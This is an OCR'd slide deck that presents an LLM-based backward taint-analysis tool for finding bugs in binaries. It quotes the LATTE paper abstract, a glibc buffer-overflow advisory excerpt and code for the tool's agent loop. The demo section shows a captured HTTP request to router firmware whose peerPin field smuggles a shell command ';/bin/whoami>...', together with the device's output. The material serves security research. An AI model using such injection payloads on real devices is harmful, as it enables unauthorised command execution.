


Deductive Engine

Human-inspired Taint Reasoning

Ruikai Peng, Oliver Laflamme

Ruikai Peng
retr0reg


Olivier Laflamme
Boschko

“By taking a perspective of how we (human) do a certain task (security research...) in a too fundamental way, you see and find interesting things.”

I want you to walk out with...

Tree-of-AST, Where it all started

- Tree-of Thoughts inspired framework for taint pruning.
- Most similar way of how we find bugs in a cognitive level
- By exploring around this framework, we ran into other interesting questions




Tree-of-AST,
Questions that leads to more...

- Building our own *dataflow* engine:
  - How does dataflow engine *works*?
    - Simple but counter-intuitive heuristics, parameters.
- Applying *Tree-of Thoughts* into it:
  - Naturally easier task, *why?*
    - Natural advantageous, naturally picked and used by us.

LATTE

arXiv:2310.08275

- A paper about Transformers with Taint Analysis (like us)
- Predefining sinks and inputs by LLMs, make up for context for compute.
- “Compute for bugs”
  - The Cage We built



Harnessing the Power of LLM to Support Binary Taint Analysis

PUZHUO LIU, Ant Group; Tsinghua University, China
CHENGNIAN SUN, University of Waterloo, Canada
YAOWEN ZHENG, Institute of Information Engineering, CAS, China
XUAN FENG, Independent Researcher, Canada
CHUAN QIN, Institute of Information Engineering, CAS; University of Chinese Academy of Sciences, China
YUNCHENG WANG, Institute of Information Engineering, CAS; University of Chinese Academy of Sciences, China
ZHENYANG XU, University of Waterloo, Canada
ZHI LI, Institute of Information Engineering, CAS; University of Chinese Academy of Sciences, China
PENG DI*, Ant Group, China
YU JIANG, Tsinghua University, China
LIMIN SUN, Institute of Information Engineering, CAS; University of Chinese Academy of Sciences, China

This paper proposes LATTE, the first static binary taint analysis that is powered by a large language model (LLM). LATTE is superior to the state of the art (e.g., Entaint, Arbiter, Karonte) in three aspects. First, LATTE is fully automated while prior static binary taint analyzers need rely on human expertise to manually customize taint propagation rules and vulnerability inspection rules. Second, LATTE is significantly effective in vulnerability detection, demonstrated by our comprehensive evaluations. For example, LATTE has found 37 new bugs in real-world firmware, which the baselines failed to find. Moreover, 10 of them have been assigned CVE numbers. Lastly, LATTE incurs remarkably low engineering cost, making it a cost-efficient and scalable solution for security researchers and practitioners. We strongly believe that LATTE opens up a new direction to harness the recent advance in LLMs to improve vulnerability analysis for binary programs.

CCS Concepts: • **Security and privacy → Software security engineering.** • **Software and its engineering → *Software post-development issues.***

Additional Key Words and Phrases: binary, taint analysis, large language model, vulnerability

*Corresponding Author

Authors' Contact Information: Puzhuo Liu, Ant Group; Tsinghua University, China, liupuzhuo.lpz@antgroup.com; Chengnian Sun, University of Waterloo, Waterloo, Ontario, Canada, cnsun@uwaterloo.ca; Yaowen Zheng, Institute of Information Engineering, CAS, Beijing, China, zhengyaowen@iie.ac.cn; Xuan Feng, Independent Researcher, Vancouver, British Columbia, Canada, xfeng9209@gmail.com; Chuan Qin, Institute of Information Engineering, CAS; University of Chinese Academy of Sciences, Beijing, China, qinchuan@iie.ac.cn; Yuncheng Wang, Institute of Information Engineering, CAS; University of Chinese Academy of Sciences, Beijing, China, wangyuncheng@iie.ac.cn; Zhenyang Xu, shenyang.xu@uwaterloo.ca, University of Waterloo, Waterloo, ON, Canada; Zhi Li, Institute of Information Engineering, CAS; University of Chinese Academy of Sciences, Beijing, China, lizhi@iie.ac.cn; Peng Di, Ant Group, Zhejiang, China, dipeng.dp@antgroup.com; Yu Jiang, Tsinghua University, Beijing, China, jy1989@mail.tsinghua.edu.cn; Limin Sun, Institute of Information Engineering, CAS; University of Chinese Academy of Sciences, Beijing, China, sunlimin@iie.ac.cn.

ACM 1557-7392/2025/1-ART1
https://doi.org/10.1145/3711816

ACM Trans. Softw. Eng. Methodol., Vol. 1, No. 1, Article 1. Publication date: January 2025.

LLMs for SAST → LLMs as SAST

LLMs as SAST

Research in SASTs ways

- We put LLMs for them to think, reason, and research like a SAST tool.
- Follow how SAST logics internally, SMT Solver, Dataflow Engines...

I am a SAST

State Recovery theory

"The exploitation of a taint entry is not about exhaustive path enumeration, but rather a process of State Recovery"

Deductive Reasoning

& Sherlock Holmes

“Deductive reasoning is the process of drawing valid inferences. An inference is valid if its conclusion follows logically from its premises, meaning that it is impossible for the premises to be true and the conclusion to be false”

Deduction
Classic Syllogism

The visitor was not a stranger.

The dog did not bark that night,

Dogs bark at strangers,

Security Research...
Back then

- From Browser RCEs to Kernel LPE, all of them are discovered from an easy primitive
- A Code Browser

- Despite these limitations, arbitrary code execution can be achieved. As a proof of concept, we developed a full-fledged remote exploit against the Exim mail server, bypassing all existing protections (ASLR, PIE, and NX) on both 32-bit and 64-bit machines. We will publish our exploit as a Metasploit module in the near future.

- The first vulnerable version of the GNU C Library is glibc-2.2, released on November 10, 2000.

- We identified a number of factors that mitigate the impact of this bug. In particular, we discovered that it was fixed on May 21, 2013 (between the releases of glibc-2.17 and glibc-2.18). Unfortunately, it was not recognized as a security threat; as a result, most stable and long-term-support distributions were left exposed (and still are): Debian 7 (wheezy), Red Hat Enterprise Linux 6 & 7, CentOS 6 & 7, Ubuntu 12.04, for example.

--[2 - Analysis]---

The vulnerable function, __nss_hostname_digits_dots(), is called internally by the glibc in nss/getXXbyYY.c (the non-reentrant version) and nss/getXXbyYY_r.c (the reentrant version). However, the calls are surrounded by #ifdef HANDLE_DIGITS_DOTS, a macro defined only in:


- inet/gethstbynm.c
- inet/gethstbynm2.c
- inet/gethstbynm_r.c
- inet/gethstbynm2_r.c
- nscd/gethstbynm3_r.c

These files implement the gethostbyname*() family, and hence the only way to reach __nss_hostname_digits_dots() and its buffer overflow. The purpose of this function is to avoid expensive DNS lookups if the hostname argument is already an IPv4 or IPv6 address.

The code below comes from glibc-2.17:

```
 35 int
 36 __nss_hostname_digits_dots (const char *name, struct hostent *resbuf,
 37                              char **buffer, size_t *buffer_size,
 38                              size_t buflen, struct hostent **result,
 39                              enum nss_status *status, int af, int *h_errnop)
 40 {
 ..
 57   if (isdigit (name[0]) || isxdigit (name[0]) || name[0] == ':')
 58     {
 59       const char *cp;
 60       char *hostname;
 61       typedef unsigned char host_addr_t[16];
 62       host_addr_t *host_addr;
 63       typedef char *host_addr_list_t[2];
 64       host_addr_list_t *h_addr_ptrs;
 65       char **h_alias_ptr;
 66       size_t size_needed;
 ..
 85       size_needed = (sizeof (*host_addr)
 86                      + sizeof (*h_addr_ptrs) + strlen (name) + 1);
 87
 88       if (buffer_size == NULL)
 89         {
 90           if (buflen < size_needed)
 91             {
 ..
 95               goto done;
 96             }
 97         }
 98       else if (buffer_size != NULL && *buffer_size < size_needed)
 99         {
100           char *new_buf;
101           *buffer_size = size_needed;
```


Security Research...
Back then



Taint Propagation

How we find bugs from deduction

- Connecting sink with source.
- In exploration of premises that are callers, using deductions (as guidance) to lead to “the data input” from sinks.




Taint Propagation
Step 1

- We start with one specific entry point
  - dangerous functions sinks, or dataflow input


Taint Propagation
Step 2

- We then approach these entry with a specific approach
    - Grew related nodes from sink.
      We describe this process as propagation in taint analysis
      - where a dangerous node contaminate nodes that are
      related to it.




Taint Propagation Step 3

- Validation
  - use connectivity between source-of-taint (sinks) with source-of-data to determine the discovery of a bug



Definition and Reference, Is all you need

- Code navigation tools acts as a logical tool at a cognitive level
  - Executive relational (cross reference)
  - Data relational (find reference)
- The wheels for building taint graphs in our mind.



Data Flow Heuristic
1st Layer Engine

- Parameters acts as the fitness function of navigating for “thoughts” generation (dataflow states.)
- Intra-method, Inter-method

Code Pattern	Description	Argument Tracking	Parameter-Based Tainting	Traditional Sink Trace
`sink(caller.param)`	Direct taint flow from caller parameter	Yes	Yes	Yes
`sink(callee())`	Taint originates from callee function	No	Yes	No
`sink(callee(caller.param))`	Tainted parameter passed through callee	Yes	Yes	No

Sink Recovery
2nd Layer Engine

- With generated “thoughts” (tainted nodes) as contextual clues (premises).
- We use Tree-of-AST’s methodology to deliberately “inference” by voting between parallel “thoughts”
    - Based on previous “thoughts” as state, we “inference” upon them mimicking the “syllogism” deduction
        - Building out a linear CoT, out from this ToT that connects from the sink to the source (sink as inception, source as conclusion)
        - This process can be described as a repetitive, stateful syllogism of “thoughts” (tainted nodes), thus “deduction”
- This is essentially a task of “recovery”, since we’re recovering a pathway-of-thought with given thoughts; while “Definition and Reference is all you need” limited these thoughts with a certain contextual relevance

We achieved

A taint analysis SAST without taint analysis SAST's limitation


- Environment-agnostic, generalizable framework

Implementation

The big picture
10,000-Foot Overview

A LangGraph state machine runs a multi-agent loop over code evidence

1. Entry normalizes the sink into a type-safe thought
2. Observe generates thoughts representing the candidate's predecessor Binary Ninja MCP propose next steps (trace variables, follow xrefs, check clamps)
3. Vote scores hypotheses, advances on confidence, backtracks on doubt, and obeys a threshold
4. Validate collapses the exploration chain into a DAG you can audit and show



The whole thing is governed by typed models (Pydantic) and a Binary Ninja MCP that keeps the LLM grounded in actual code instead of speculation.

Entry
Sink initialization

Algorithm 1: Entry (Heavily Abstracted)

Input: S: state with optional *hint*, *target parameter*, and *history*
Output: Updated S with a new *Thought* (sink) and transition to the next phase
Phase 1: Frame Task;
Build a stable task prompt describing the goal: identify a dangerous sink and emit a structured *Thought*;
Phase 2: Provide Context;
From S, assemble a brief action context containing the current hint, an optional "specific focus" on a target parameter, and a summary of prior findings to avoid duplicates;
Phase 3: Single-Step Inference;
Query an analysis agent with {task prompt, action context} to propose a candidate *Thought*;
Phase 4: Normalize Output;
Force minimal invariants on the candidate: characteristic ← `sink`; type ← `inner`; prev ← `null`; ensure next is a list (possibly empty);
Phase 5: Persist & Advance;
Append the *Thought* to *S.history* and set *S.current* to this *Thought*. Indicate progression to the observation/analysis phase;

```
def _prompt_from_description(state: State) → str:
    return f"""
    You are given a natural language description
    of a sink at a specific method in binary code.
    Use tools to investigate, turn this into an
    initial taint "Thought" suitable for backward
    propagation.

    Requirements:
      - characteristic must be "sink"
      - type should be "inner" or "cross"
      - context should include method name

    Sink description:
    {state.get("entry", "")}
    """
```

Key Point: Entry establishes the starting point for backward deductive reasoning.

Observe
Thought generation


Algorithm 2: Observer (Heavily Abstracted)

Input: S with current *Thought* T_{cur}
Output: Updated S; route to `voter`
Phase 1: Provide Context;
Construct a compact message containing a serialization of T_{cur} ("Current thought: ...");
Phase 2: Generate Candidates;
Query the analysis agent *once* with {stable observer prompt, context} to obtain a list L of candidate child Thoughts (possibly empty);
Phase 3: Link Children;
if $|L| > 0$ **then**
  foreach $t \in L$ **do**
    $t.prev \leftarrow T_{\text{cur}}$;
  end
  $T_{\text{cur}}.next \leftarrow L$;
end
// If L is empty, leave $T_{\text{cur}}.next$ unchanged.
Phase 4: Emit Command;
Return a command updating $S.current \leftarrow T_{\text{cur}}$ and routing to `voter`;

Key Point: **The observe node implements backward chaining by explicitly instructing the LLM to reason backward from the current code slice to identify potential sources.**

Voter
Decision engine

```
def voter(state: State) → Command:
    # Get candidates from observe node
    candidates = state["current"].next

    # Score each candidate
    for thought in candidates:
        decision = llm.invoke(per_thought_prompt(state, thought))
        thought.decisions = decision

    # Normalize votes across candidates
    total_vote = sum(max(t.decisions.vote, 0.0) for t in candidates)
    if total_vote > 0.0:
        for t in candidates:
            t.decisions.vote = max(0.0, t.decisions.vote) / total_vote

    # Sort by vote score
    candidates.sort(key=lambda x: x.decisions.vote, reverse=True)
    top = candidates[0]
```




Validate
DAG construction

DAG Structure

```
{
  "nodes": {
    "thought-1": {
      "slice": "memcpy(dst, src, len)",
      "characteristic": "sink",
      "type": "inner"
    },
    "thought-2": {
      "slice": "len = read_user_input()",
      "characteristic": "source",
      "type": "inner"
    }
  },
  "edges": [["thought-1", "thought-2"]]
}
```

Key Point: The DAG represents the complete deductive reasoning chain, showing how the system worked backward from sink to source through a series of logical steps.


Memory
Interrupts
__start__
entry
observe
__end__
voter
validate
View Rendered
TRACE
Waterfall
call_model 7.18s
RunnableSequence 7.18s
Prompt 0.00s
ChatAnthropic claude-sonnet-4-20250514
7.18s 10,046
should_continue 0.00s
tools 0.05s
get_il 0.05s
agent 2.59s
call_model 2.59s
RunnableSequence 2.58s
Prompt 0.00s
ChatAnthropic claude-sonnet-4-20250514
2.58s 14,327
should_continue 0.00s
tools 0.07s
decompile_function 0.07s
agent 12.79s
call_model 12.79s
RunnableSequence 12.78s
Prompt 0.00s
ChatAnthropic claude-sonnet-4-20250514
12.78s 15,169
should_continue 0.00s
tools 0.04s
decompile_function 0.04s
age Time to first token: 30397ms
call_model 45.08s
RunnableSequence 45.08s
Prompt 0.00s
ChatAnthropic claude-sonnet-4-20250514
45.07s 16,520
should_continue 0.00s
generate_structured_response 14.62s
PydanticToolsParser
ID
Run
Feedback
Metadata
Input
AI
Thought toolu_01RGLrjTKpRA68QvQRYoWan3
{
"slice": "00438eb4: sprintf(&var_ec, \"iwpriv wlan%d set_mib wsc_specssid=\\\"%s\\\" \", wlan_idx, $v0_1)",
"context": {
"parent": "sub_438960",
"parameter": "targetAPSsid",
"sink_type": "command_injection",
"execution_point": "00438ebc: system(&var_ec)",
"sanitization": "limited_escaping_at_00438e9c",
"vulnerability_type": "OS_command_injection",
"regional_scope": "WPS_PIN_handler"
},
"characteristic": "sink",
"type": "cross",
"id": "sink_cmd_injection_targetAPSsid_438eb4"
JSON
Output
Output
Characteristic sink
Id sink_cmd_injection_targetAPSsid_438eb4
Slice 00438eb4: sprintf(&var_ec, "iwpriv wlan%d set_mib wsc_specssid=\...
Type cross
Context
Execution Point 00438ebc: system(&var_ec)
Parameter targetAPSsid
Parent sub_438960
Regional Scope WPS_PIN_handler
Sanitization limited_escaping_at_00438e9c
Sink Type command_injection
Vulnerability Type OS_command_injection
Next []

http://127.0.0.1:9191


```
3  Content-Length: 169
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="140", "Not=A?Brand";v="24", "Google C
   hrome";v="140"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Origin: http://127.0.0.1:9191
9  Content-Type: application/x-www-form-urlencoded
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
   Kit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
   image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
   exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: frame
17 Referer: http://127.0.0.1:9191[redacted]
18 Accept-Encoding: gzip, deflate, br, zstd
19 Accept-Language: en-US,en;q=0.9
20 Cookie: sidebarStatus=1
21
22 submit-url=[redacted]&resetUnCfg=0&targetAPMac=&targetAPSsid
   =&peerPin=;/bin/whoami>/tmp/osinj_whoami1.txt; #&setPIN=Start+
   PIN&configVxd=off&resetRptUnCfg=0&peerRptPin=
```

Response


```
1  HTTP/1.1 200 OK
2  Date: Mon, 27 Dec 2021 12:19:16 GMT
3  Server: [redacted]
4  Accept-Ranges: bytes
5  Connection: close
6  Pragma: no-cache
7  Cache-Control: no-store
8  Expires: 0
9  Last-Modified: Mon, 27 Dec 2021 12:19:16 GMT
10 Content-Type: text/html
11 Content-Length: 316
12
13 <html>
14
15 <head>
16     <link href="/style.css" rel="stylesheet" type="text/css">
17 </head>
18
19 <body>
20     <blockquote>
21         <h4>Applied WPS PIN successfully!<br><br>You have to run Wi-Fi Protected Setup within 2 minutes.</h4>
22         <form><input type=button value="  OK  " [redacted]></form>
23     </blockquote>
24 </body>
25
26 </html>
```


```
heckWanStatus: /proc/eth1/up_event is not exist!!
heckWanStatus: /proc/eth1/up_event is not exist!!

h: /bin/whoami: not found
heckWanStatus: /proc/eth1/up_event is not exist!!
